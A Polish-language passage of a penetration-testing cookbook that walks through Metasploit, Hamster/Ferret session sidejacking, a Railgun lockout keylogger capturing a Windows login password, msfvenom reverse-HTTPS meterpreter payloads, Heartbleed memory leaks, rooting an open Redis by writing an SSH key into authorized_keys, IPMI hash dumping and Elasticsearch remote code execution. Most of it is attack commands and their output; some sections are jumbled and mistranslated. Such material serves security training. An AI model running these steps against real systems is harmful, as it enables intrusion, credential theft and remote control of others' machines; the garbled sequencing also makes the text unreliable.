

Eksploracja sieci w bieżącej eksploatacji

Wprowadzenie

Wykorzystywanie sieci to często przydatna technika. Często możemy odkryć, że najbardziej podatnym punktem w korporacji jest sama sieć. W tym przepisie dowiesz się o niektórych sposobach, w jakie możemy przeprowadzić test penetracyjny sieci i skutecznie wykorzystać znalezione przez nas usługi.

Człowiek pośrodku z chomikiem i fretką

Chomik to narzędzie, którego można użyć do sidejackingu. Działa jako serwer proxy, podczas gdy fretka służy do wykrywania plików cookie w sieci. W tym przepisie przyjrzymy się, jak przejąć kontrolę nad niektórymi sesjami!

Przygotowania

Kali ma już wstępnie zainstalowane narzędzie, więc zobaczmy, jak je uruchomić!

Jak to zrobić...

Chomik jest niezwykle łatwy w użyciu i ma również interfejs użytkownika. Wykonaj podane kroki, aby nauczyć się korzystania z chomika:


1. Zaczynamy od wpisania następującego polecenia:

```
hamster
```

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
root@kali: ~  
root@kali:~# hamster  
--- HAMSTER 2.0 side-jacking tool ---  
Set browser to use proxy http://127.0.0.1:1234  
DEBUG: set_ports_option(1234)  
DEBUG: mg_open_listening_port(1234)  
Proxy: listening on 127.0.0.1:1234  
begining thread
```

2. Teraz musimy tylko uruchomić przeglądarkę i przejść do <http://localhost:1234>:



3. Następnie musimy kliknąć na adaptory i wybrać interfejs, który chcemy monitorować:



4. Poczekamy chwilę, aż zobaczymy sesje w zakładce po lewej stronie:



Jeśli po kilku minutach nie widzisz sesji, może to być spowodowane tym, że chomik i fretka nie znajdują się w tym samym folderze. Hamster uruchamia się i wykonuje ferret razem z nim w tle. Niektórzy użytkownicy mogą mieć problemy, ponieważ ferret nie jest obsługiwany w architekturze 4-bitowej. Musimy dodać repozytorium 32-bitowe, a następnie zainstalować ferret.

Eksploracja msfconsole

W poprzednich rozdziałach omówiliśmy już podstawy Metasploit. W tym przepisie poznasz techniki korzystania z meterpretera i Metasploit w celu bardziej wydajnej eksploatacji.

Jak to zrobić...

Aby dowiedzieć się więcej o Metasploit, wykonaj następujące kroki:

1. Uruchom konsolę Metasploit, wpisując msfconsole:


```
msf > show payloads

Payloads
-----

  Name                               Disclosure Date Rank
  Description                         -----
  ----
  aix/ppc/shell_bind_tcp              normal
  AIX Command Shell, Bind TCP Inline
  aix/ppc/shell_find_port             normal
  AIX Command Shell, Find Port Inline
  aix/ppc/shell_interact              normal
  AIX execute Shell for inetd
  aix/ppc/shell_reverse_tcp           normal
  AIX Command Shell, Reverse TCP Inline
  android/meterpreter/reverse_http    normal
  Android Meterpreter, Android Reverse HTTP Stager
  android/meterpreter/reverse_https   normal
  Android Meterpreter, Android Reverse HTTPS Stager
  android/meterpreter/reverse_tcp     normal
```

4. Metasploit zawiera również setki modułów pomocniczych, które zawierają skanery, fuzzery, sniffery itd. Aby zobaczyć moduł pomocniczy, używamy następującego polecenia:

show secondary

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
msf > show auxiliary

Auxiliary
-----

  Name                               Description
  Description                         -----
  ----
  admin/2wire/xslt_password_reset     2Wire Cross-Site Request Forgery Password Reset Vulnerability
  admin/android/google_play_store_uxss_xframe_rce
  Android Browser RCE Through Google Play Store XFO
  admin/appletv/appletv_display_image
  Apple TV Image Remote Control
  admin/appletv/appletv_display_video
  Apple TV Video Remote Control
  admin/atg/atg_client                 Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
  admin/backupexec/dump                Veritas Backup Exec Windows Remote File Access
  admin/backupexec/registry
```

5. Użyjemy programu FTP fuzzer za pomocą następującego polecenia:

use secondary/fuzzers/ftp/ftp_client_ftp

6. Zobaczmy opcje za pomocą następującego polecenia:

show options

7. Ustawimy RHOSTS za pomocą następującego polecenia:

set RHOSTS x.x.x.x

8. Teraz uruchomimy program pomocniczy, który powiadomi nas w przypadku awarii

```
[*] 88.198.212.74:21 - Connecting to 88.198.212.74:21 on port 21
[*] 88.198.212.74:21 - [Phase 1] Fuzzing without command - 2017-02-16 23:52:25 +0300
[*] 88.198.212.74:21 - Character : Cyclic (1/1)
[*] 88.198.212.74:21 - -> Fuzzing size set to 10 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 20 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 30 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 40 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 50 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 60 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 70 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 80 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 90 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 100 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 110 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 120 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 130 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 140 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 150 (Cyclic)
```

Railgun w Metasploit

W tym przepisie dowiemy się więcej o Railgun. Railgun to funkcja eksploatacji wyłącznie systemu Windows w meterpreterze. Umożliwia bezpośrednią komunikację z interfejsem API systemu Windows.

Jak to zrobić...

Railgun umożliwia nam wykonywanie wielu zadań, których Metasploit nie potrafi, takich jak naciskanie klawiszy klawiatury itd. Korzystając z tego, możemy używać wywołań interfejsu API systemu Windows do wykonywania wszystkich operacji, których potrzebujemy, aby uzyskać jeszcze lepszą eksploatację po awarii:

1. W poprzednich rozdziałach widzieliśmy już, jak uzyskać sesję meterpretera. Możemy przejść do Railgun z meterpretera, wpisując polecenie irb:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> |
```

2. Aby uzyskać dostęp do Railgun, używamy polecenia session.railgun:

```
>> session.railgun
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun:0x0000001290e2e8 @client
2.115) "NT AUTHORITY\SYSTEM @ CORELAN XP3">, @dlls={"user32"=>#<Rex::Post::Meterpreter::E
l path="user32", @win_consts=#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::WinCor
=>65535, "MCI_DGV_SETVIDEO_TINT"=>16387, "EVENT_TRACE_FLAG_PROCESS"=>1, "TF_LBI_TOOLTIP"=
11, "FKF_AVAILABLE"=>2, "LINE_AGENTSTATUSX"=>29, "REGDF_GENFORCEDCONFIG"=>32, "ERROR_INST
ED"=>32, "BTH_ERROR_PAIRING_NOT_ALLOWED"=>24, "MSG_HASH_DATA_PARAM"=>21, "DNS_ERROR_INCOM
MEMORY_BUFFER"=>0, "TASK_LAST_WEEK"=>5, "DISPID_COLLECTION_RESERVED_MAX"=>2047, "MSIM_DIS
QT"=>3221495810, "FLICK_WM_HANDLED_MASK"=>1, "NS_NISPLUS"=>42, "WM_SYSCHAR"=>262, "NDR_MA
>3, "ICC_PAGESCROLLER_CLASS"=>4096, "SUBLANG_CORSICAN_FRANCE"=>1, "IMAGE_REL_IA64_PCREL60)
SHIELD"=>512, "DDE_DEFERUPD"=>16384, "OS_NT4ORGREATER"=>3, "DISK_LOGGING_DUMP"=>2, "IMAGE
DBT_VOLLOCKUNLOCKFAILED"=>32838, "WM_GETICON"=>127, "SEC_WINNT_AUTH_IDENTITY_VERSION"=>512
DLE_TYPE"=>9, "MCGIP_CALENDARBODY"=>6, "EVENT_SYSTEM_DIALOGEND"=>17, "MFOUTPUTATTRIBUTE_S0
"MCI_CD_OFFSET"=>1088, "CRED_MAX_DOMAIN_TARGET_NAME_LENGTH"=>256, "ERROR_DS_SIZELIMIT_EXCE
HEIGHT"=>1048576, "EVENT_TRACE_CONTROL_STOP"=>1, "BTH_ERROR_OOS_IS_NOT_SUPPORTED"=>39, "DI
TY"=>4, "IP_UNICAST_IF"=>31, "LDAP_OPT_VERSION"=>17, "CLUSAPI_CHANGE_ACCESS"=>2, "SND_NOST
TOCONTROLHEIGHT"=>36, "CTRY_CANADA"=>2, "FWPM_ACTRL_CLASSIFY"=>16, "SERVICE_STOP_REASON_FL
RY_TYPE_MISMATCH"=>1922, "DMBIN_LARGECAPACITY"=>11, "SOUND_SYSTEM_BEEP"=>3, "SQL_FD_FETCH
```

Widzimy, że wydrukowano wiele danych. Są to zasadniczo dostępne biblioteki DLL i funkcje, których możemy użyć.

3. Aby uzyskać lepszy widok w celu zobaczenia nazw bibliotek DLL, wpisujemy polecenie:

```
session.railgun.known_dll_names
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
>> session.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netapi32",
i"]
>>
```

4. Aby wyświetlić funkcję pliku .dll, używamy następującego polecenia:

```
session.railgun.<dllname>.functions
```


Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
>> session.railgun.kernel32.functions
=> {"GetConsoleWindow"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x000000054088c8 @return_type="LPVOID", @params=[], @windows name="GetConsoleWindow", @calling_conv="stdcall">, "ActivateActCtx"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005543288 @return_type="BOOL", @params=[["HANDLE", "hActCtx", "inout"], ["PLOB", "lpCookie", "out"]], @windows name="ActivateActCtx", @calling_conv="stdcall">, "AddAtomA"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005542b30 @return
```

5. Spróbujmy wywołać API, które zablokuje ekran ofiary. Możemy to zrobić, wpisując następujące polecenie:

```
client.railgun.user32.LockWorkStation()
```

Widzimy, że jesteśmy zablokowani:



6. Wyobraźmy sobie sytuację, w której chcemy uzyskać hasło logowania użytkownika. Mamy hash, ale nie możemy go złamać. Używając Railgun, możemy wywołać API systemu Windows, aby zablokować ekran, a następnie uruchomić keylogger w tle, więc gdy użytkownik się zaloguje, będziemy mieć hasło. Metasploit ma już moduł post-eksploatacyjny, który używa Railgun do tego celu; spróbujmy! Wychodzimy z naszego irb i umieszczamy naszą sesję meterpretera w tle, a następnie używamy modułu:

```
use post/windows/capture/lockout_keylogger
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:


```
>> exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/capture/lockout_keylogger
```

7. Dodajemy naszą sesję za pomocą polecenia set session.

8. Następnie ustawiamy PID winlogon.exe tutaj:

```
set PID <winlogon pid>
```

9. Następnie uruchamiamy i możemy zobaczyć hasło, które wprowadził użytkownik:



```
msf post(lockout_keylogger) > run
[*] WINLOGON PID:856 specified. I'm trusting you...
[*] Migrating from PID:900
[*] Migrated to WINLOGON PID: 856 successfully
[*] Keylogging for NT AUTHORITY\SYSTEM @ CORELAN_XP3
[*] System has currently been idle for 151 seconds
[*] Locking the workstation failed, trying again...
[*] Locked this time, time to start keyloggin...
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/smartlocker/192.168.2.115_20170312.1418.txt
[*] Recording
[*] System has currently been idle for 154 seconds and the screensaver is OFF
[*] Password?: abcd <Return>
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
```

Jest więcej...

To tylko przykład wywołania funkcji, które widzimy. Możemy użyć Railgun do wykonania wielu innych czynności, takich jak usuwanie użytkownika admin, wstawianie do rejestru, tworzenie własnych bibliotek DLLS itd.

Korzystanie z paranoicznego meterpretera

Kiedys w 2015 roku hakerzy zorientowali się, że można ukraść/przejąć czyjaś sesję meterpretera, po prostu bawiąc się DNS ofiary i uruchamiając własny handler w celu nawiązania połączenia. Doprowadziło to do opracowania i wydania trybu paranoicznego meterpretera. Wprowadzili interfejs API, który weryfikował skrót SHA1 certyfikatu przedstawionego przez msf na obu końcach. W tym przepisie pokażemy, jak korzystać z trybu paranoicznego.

Jak to zrobić...

Na początek będziemy potrzebować certyfikatu SSL:

1. Możemy wygenerować własny, używając następujących poleceń:

```
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
```

```
-keyout meterpreter.key -out meterpreter.crt
```

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```

root@kali:~/Desktop# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
eyout meterpreter.key -out meterpreter.crt
Generating a 4096 bit RSA private key
.....++
.....++
writing new private key to 'meterpreter.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN

```

Wypełniamy informacje, takie jak kod kraju i inne informacje, odpowiednio:

```
cat meterpreter.key meterpreter.crt > meterpreter.pem
```

2. Poprzednie polecenie zasadniczo otwiera dwa pliki wcześniej i zapisuje je do jednego pliku. Następnie używamy wygenerowanego przez nas certyfikatu do wygenerowania ładunku za pomocą tego:

```
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=IP
```

```
LPORT=443 HandlerSSLCert=meterpreter.pem
```

```
StagerVerifySSLCert=true
```

```
-f exe -o payload.exe
```

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```

root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_winhttps HandlerSSL
Cert=/root/Desktop/meterpreter.pem StagerVerifySSLCert=true LHOST=192.168.2.124
LPORT=4444 -f exe -o /root/Desktop/abcd.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1128 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/abcd.exe

```

3. Aby ustawić opcje, używamy następującego polecenia:

```
set HandlerSSLCert /path/to/pem_file
```

```
set StagerVerifySSLCert true
```

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```

msf exploit(handler) > set HandlerSSLCert /root/Desktop/meterpreter.
pem
HandlerSSLCert => /root/Desktop/meterpreter.pem
msf exploit(handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf exploit(handler) >

```

4. Teraz uruchamiamy nasz handler, w którym widzimy, że stager zweryfikował połączenie z handlerem, a następnie nawiązano połączenie

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
nsf > search heartbleed

Matching Modules
=====
| Name | Disclosure Date |
|-----|-----|
| auxiliary/scanner/ssl/openssl_heartbleed | 2014-04-07 |
| enSSL Heartbeat (Heartbleed) Information Leak | 2014-04-07 |
| auxiliary/server/openssl_heartbeat_client_memory | 2014-04-07 |
| enSSL Heartbeat (Heartbleed) Client Memory Exposure | 2014-04-07 |
```

3. Następnie używamy pomocniczego, używając następującego polecenia:

use secondary/scanner/ssl/openssl_heartbleed

4. Następnie widzimy opcje, używając następującego polecenia:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
nsf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

Name           Current Setting  Required  Description
-----
DUMPFILTER     no              no        Pattern to filter
before storing
MAX_KEYTRIES   50              yes       Max tries to dump
RESPONSE_TIMEOUT 10              yes       Number of seconds
server response
RHOSTS         yes             yes       The target address
identifier
RPORT          443             yes       The target port
STATUS_EVERY   5               yes       How many retries u
THREADS        1               yes       The number of conc
TLS_CALLBACK   None            yes       Protocol to use, "
aw TLS_sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POS
TLS_VERSION    1.0             yes       TLS/SSL version to
```

5. Teraz ustawiamy RHOSTS na nasz docelowy adres IP za pomocą tego:

set RHOSTS x.x.x.x

6. Następnie ustawiamy verbosity na true za pomocą tego polecenia:

set verbose true

7. Następnie wpisujemy run, gdzie powinniśmy teraz zobaczyć dane. Te dane często zawierają poufne informacje, takie jak hasła, identyfikatory e-mail itp.:

```
[+] 115.114.26.29:443 - Heartbeat response, 65535 bytes
[+] 115.114.26.29:443 - Heartbeat response with leak
[+] 115.114.26.29:443 - Printable info leaked:
.....X.{P.I...&...~...y.....|.d.hw..f....."!9.8.....5.....
.....P.x.'...00z.'.....H.'.....m..p.x.'...X.H.'...
.....>..gw.'...@.H.'.....*..P.x.'...
.....@.....P..P.x.'...m..p.x.'...H.'...
.....Q...0z.'...H.'.....
.....>..*x.'...p.H.'...>..A...@.
p.H.'...H.'...p...'.....+H.'...H.'...x.H.'...<...
.....I.'...
.....(.H.'...ts.y.s.Y.....|.H.'...p.H.'...(.H.'...
.....H.'...2H.'...h.H.'...3H.'...H.'...I.'...
.....H.'...x-H.'...(.H.'...p.H.'...
.....A.....A.....x_M.'... Rollback tranaction changes... *..
```

Wykorzystanie Redis

Czasami podczas testów penetracyjnych możemy natknąć się na instalację Redis, która została pozostawiona jako publiczna przez przypadek. W przypadku niewierzytelnionej instalacji Redis najprościej jest zapisać losowe pliki. W tym przepisie pokażemy, jak uzyskać dostęp do roota instalacji Redis działających bez uwierzytelniania.

Jak to zrobić...

Aby dowiedzieć się, jak wykorzystać Redis, wykonaj następujące kroki:

1. Najpierw łączymy się z serwerem za pomocą telnetu i sprawdzamy, czy możliwe jest pomyślne połączenie:

```
telnet x.x.x.x 6379
```

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
root@kali:~# telnet
Trying
Connected to
Escape character is '^]'
```

2. Następnie kończymy sesję telnet. Następnie generujemy nasz klucz SSH za pomocą następującego polecenia:

```
ssh-keygen -t rsa -C youremail@example.com
```

3. Następnie wchodzimy do pliku, w którym chcemy go zapisać:

```
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa_
Created public/private key pair 'id_rsa_
You are now done. Press any key to continue.
```

4. Nasz klucz został wygenerowany; teraz musimy go zapisać na serwerze:

```
Your public key has been saved in ./id_rsa.pub.
The key fingerprint is:
26:50:9b:b8:1d:88:97:4e:3c:67:4d:f6:c9:0e:50:53
The key's randomart image is:
---[RSA 2048]---+
  o = B + .
  . X * o +
  + B . o
  o o S .
  o
-----+-----
```

5. Musimy zainstalować redis-cli w tym celu; możemy użyć następującego polecenia:

```
sudo apt-get install redis-tools
```

6. Po zainstalowaniu wracamy do wygenerowanego klucza i dodajemy trochę losowych danych przed i po naszym kluczu:

```
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
```

Plik key.txt to nasz nowy plik klucza z nowymi wierszami:

```
root@kali:~# sudo apt-get install redis-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
```

7. Teraz musimy zastąpić klucze w bazie danych naszymi. Łączymy się więc z hostem za pomocą tego:

```
redis-cli -h x.x.x.x
```

8. Następnie opróżnimy klucze za pomocą następującego polecenia:

```
redis-cli -h x.x.x.x -p 6350 flushall
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
root@kali:~, edis# redis-cli -h -p 6350 flushall
OK
```

9. Teraz musimy umieścić nasze klucze w bazie danych. Robimy to za pomocą następującego polecenia:

```
cat redis.txt | redis-cli -h x.x.x.x -p 6451 -x set bb
```

10. Gdy to zrobimy, musimy skopiować przesłany klucz do folderu .ssh; najpierw sprawdzamy bieżący folder za pomocą tego polecenia:

```
config get dir
```

11. Teraz zmieniamy nasz katalog na /root/.ssh/:

```
config set dir /root/.ssh/
```

12. Następnie zmieniamy nazwę naszego pliku za pomocą set dbfilename "authorized_keys" i zapisujemy za pomocą save:

```
root@kali:~# redis-cli -h 6358 -p 6358
6358> config get dir
1) "dir"
2) "/etc/redis-cluster/6350"
6358> config set dir /root/.ssh/
OK
6358> config set dbfilename "authorized_keys"
OK
6358> save
OK
6358>
```

13. Spróbujmy teraz połączyć się przez SSH z serwerem. Widzimy, że jesteśmy rootem:

```
root@kali ~
File Edit View Search Terminal Help
root@kali:~# ssh -i redis/id_rsa root@14
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 3 1
root@spk-x-8251:~#
```

Powiedz nie SQL – posiadanie MongoDB

MongoDB to darmowy program do obsługi baz danych typu open source na wielu platformach. Używa dokumentów typu JSON ze schematami. Domyślna konfiguracja zabezpieczeń MongoDB pozwala każdemu na dostęp do danych bez uwierzytelnienia. W tym przepisie pokażemy, jak wykorzystać tę lukę.


Przygotowania

MongoDB domyślnie działa na porcie 27017. Aby uzyskać dostęp do MongoDB, musimy pobrać i zainstalować klienta MongoDB. Dostępnych jest wielu klientów; użyjemy Studio-3T, które można pobrać ze strony [https:// studio3t. com/](https://studio3t.com/).


Jak to zrobić...

Wykonaj poniższe kroki, aby się o tym dowiedzieć:

1. Po zainstalowaniu otwieramy aplikację i wybieramy Połącz.
2. W otwartym oknie klikamy na nowe połączenie:



3. Następnie wybieramy nazwę, wpisujemy adres IP w polu Serwer i klikamy Zapisz:



4. Następnie po prostu wybieramy bazę danych, którą właśnie dodaliśmy, z listy i klikamy Połącz. Po pomyślnym połączeniu nazwy baz danych zostaną wyświetlone po lewej stronie, a dane po prawej stronie.

Hakerstwo urządzeń wbudowanych

Intelligent Platform Management Interface (IPMI) to technologia, która daje administratorom niemal całkowitą kontrolę nad zdalnie wdrożonymi serwerami. IPMI można znaleźć w większości korporacji podczas przeprowadzania testów penetracyjnych. W tym przepisie zobaczymy, jak można znaleźć luki w zabezpieczeniach urządzeń IPMI.

Jak to zrobić...

Aby dowiedzieć się więcej o IPMI, wykonaj następujące kroki:

1. Uruchamiamy Metasploit:

```

root@kali:~/Desktop# msfconsole
IIIIII  dTb.dTb
II      4' v 'B
II      6. . P
II      'T; v'x'P'
II      'T; ;P'
IIIIII  'YVP'

I love shells --egypt

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.13.8-dev ]
+ -- --=[ 1607 exploits - 914 auxiliary - 278 post ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

```

2. Wyszukujemy exploity związane z IPMI za pomocą tego polecenia:

search ipmi

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```

----- search -----
-----
auxiliary/scanner/http/smt_ipmi_49152_exposure      2014-06
Supermicro Onboard IPMI Port 49152 Sensitive File Exposure
auxiliary/scanner/http/smt_ipmi_cgi_scanner        2013-11
Supermicro Onboard IPMI CGI Vulnerability Scanner
auxiliary/scanner/http/smt_ipmi_static_cert_scanner 2013-11
Supermicro Onboard IPMI Static SSL Certificate Scanner
auxiliary/scanner/http/smt_ipmi_url_redirect_traversal 2013-11
Supermicro Onboard IPMI url redirect.cgi Authenticated Directory
auxiliary/scanner/ipmi/ipmi_cipher_zero            2013-08
IPMI 2.0 Cipher Zero Authentication Bypass Scanner
auxiliary/scanner/ipmi/ipmi_dumphashes            2013-08
IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval
auxiliary/scanner/ipmi/ipmi_version
IPMI Information Discovery
exploit/linux/http/smt_ipmi_close_window_bof      2013-11
Supermicro Onboard IPMI close_window.cgi Buffer Overflow
exploit/multi/upnp/libupnp_ssdp_overflow          2013-08
Portable UPnP SDK unique_service_name() Remote Code Execution

```

3. Wykorzystamy lukę IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval; wybieramy pomocniczą. Istnieje wiele exploitów, takich jak CIPHER Zero, które również można wypróbować:

use secondary/scanner/ipmi/ipmi_dumphashes

4. Następnie, aby zobaczyć opcje, wpisujemy:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
msf auxiliary(ipmi_dumphashes) > show options
Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):
  Name          Current Setting
  ----          -
  CRACK_COMMON  true
  OUTPUT_HASHCAT_FILE
  OUTPUT_JOHN_FILE
  PASS_FILE     /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt
  RHOSTS
  RPORT        623
```

5. Tutaj widzimy, że pomocniczy automatycznie próbuje złamać hashe, które pobiera.

Ustawiamy RHOSTS i uruchamiamy. Po pomyślnym wykorzystaniu zobaczymy pobrane i złamane hashe:

```
msf auxiliary(ipmi_dumphashes) > exploit
[*] 10.10.10.10 - IPMI - Hash found: root:0fc2bbcc38ccbefec0955d2b4ced7dbd5e1e67497cb11404726f6f74:3f89af80c2e1500efde4085831b620bc72ea1186
[*] 10.10.10.10 - IPMI - Hash for user 'root' matches password 'root123'
```

Exploit Elasticsearch

Czasami podczas przeprowadzania testu penetracyjnego możemy natknąć się na niektóre usługi działające na różnych numerach portów. Jedną z takich usług omówimy w tym przepisie. Elasticsearch to oparty na Javie, otwarty silnik wyszukiwania korporacyjnego. Może być używany do wyszukiwania dowolnych dokumentów w czasie rzeczywistym. W 2015 r. pojawił się exploit RCE dla Elasticsearch, który umożliwił hakerom ominięcie piaskownicy i wykonywanie poleceń zdalnych. Zobaczmy, jak to zrobić.

Jak to zrobić...

Poniższe kroki demonstrują eksploatację Elasticsearch:

1. Domyślny port to 9200 dla Elasticsearch. Uruchamiamy konsolę Metasploit:


```
msf exploit(search_groovy_script) > set RHOST 192.168.2.112
RHOST => 192.168.2.112
```

5. Uruchamiamy następujące polecenie:

run

6. Mamy gotową sesję meterpretera.

```
meterpreter >
```

Dobry stary Wireshark

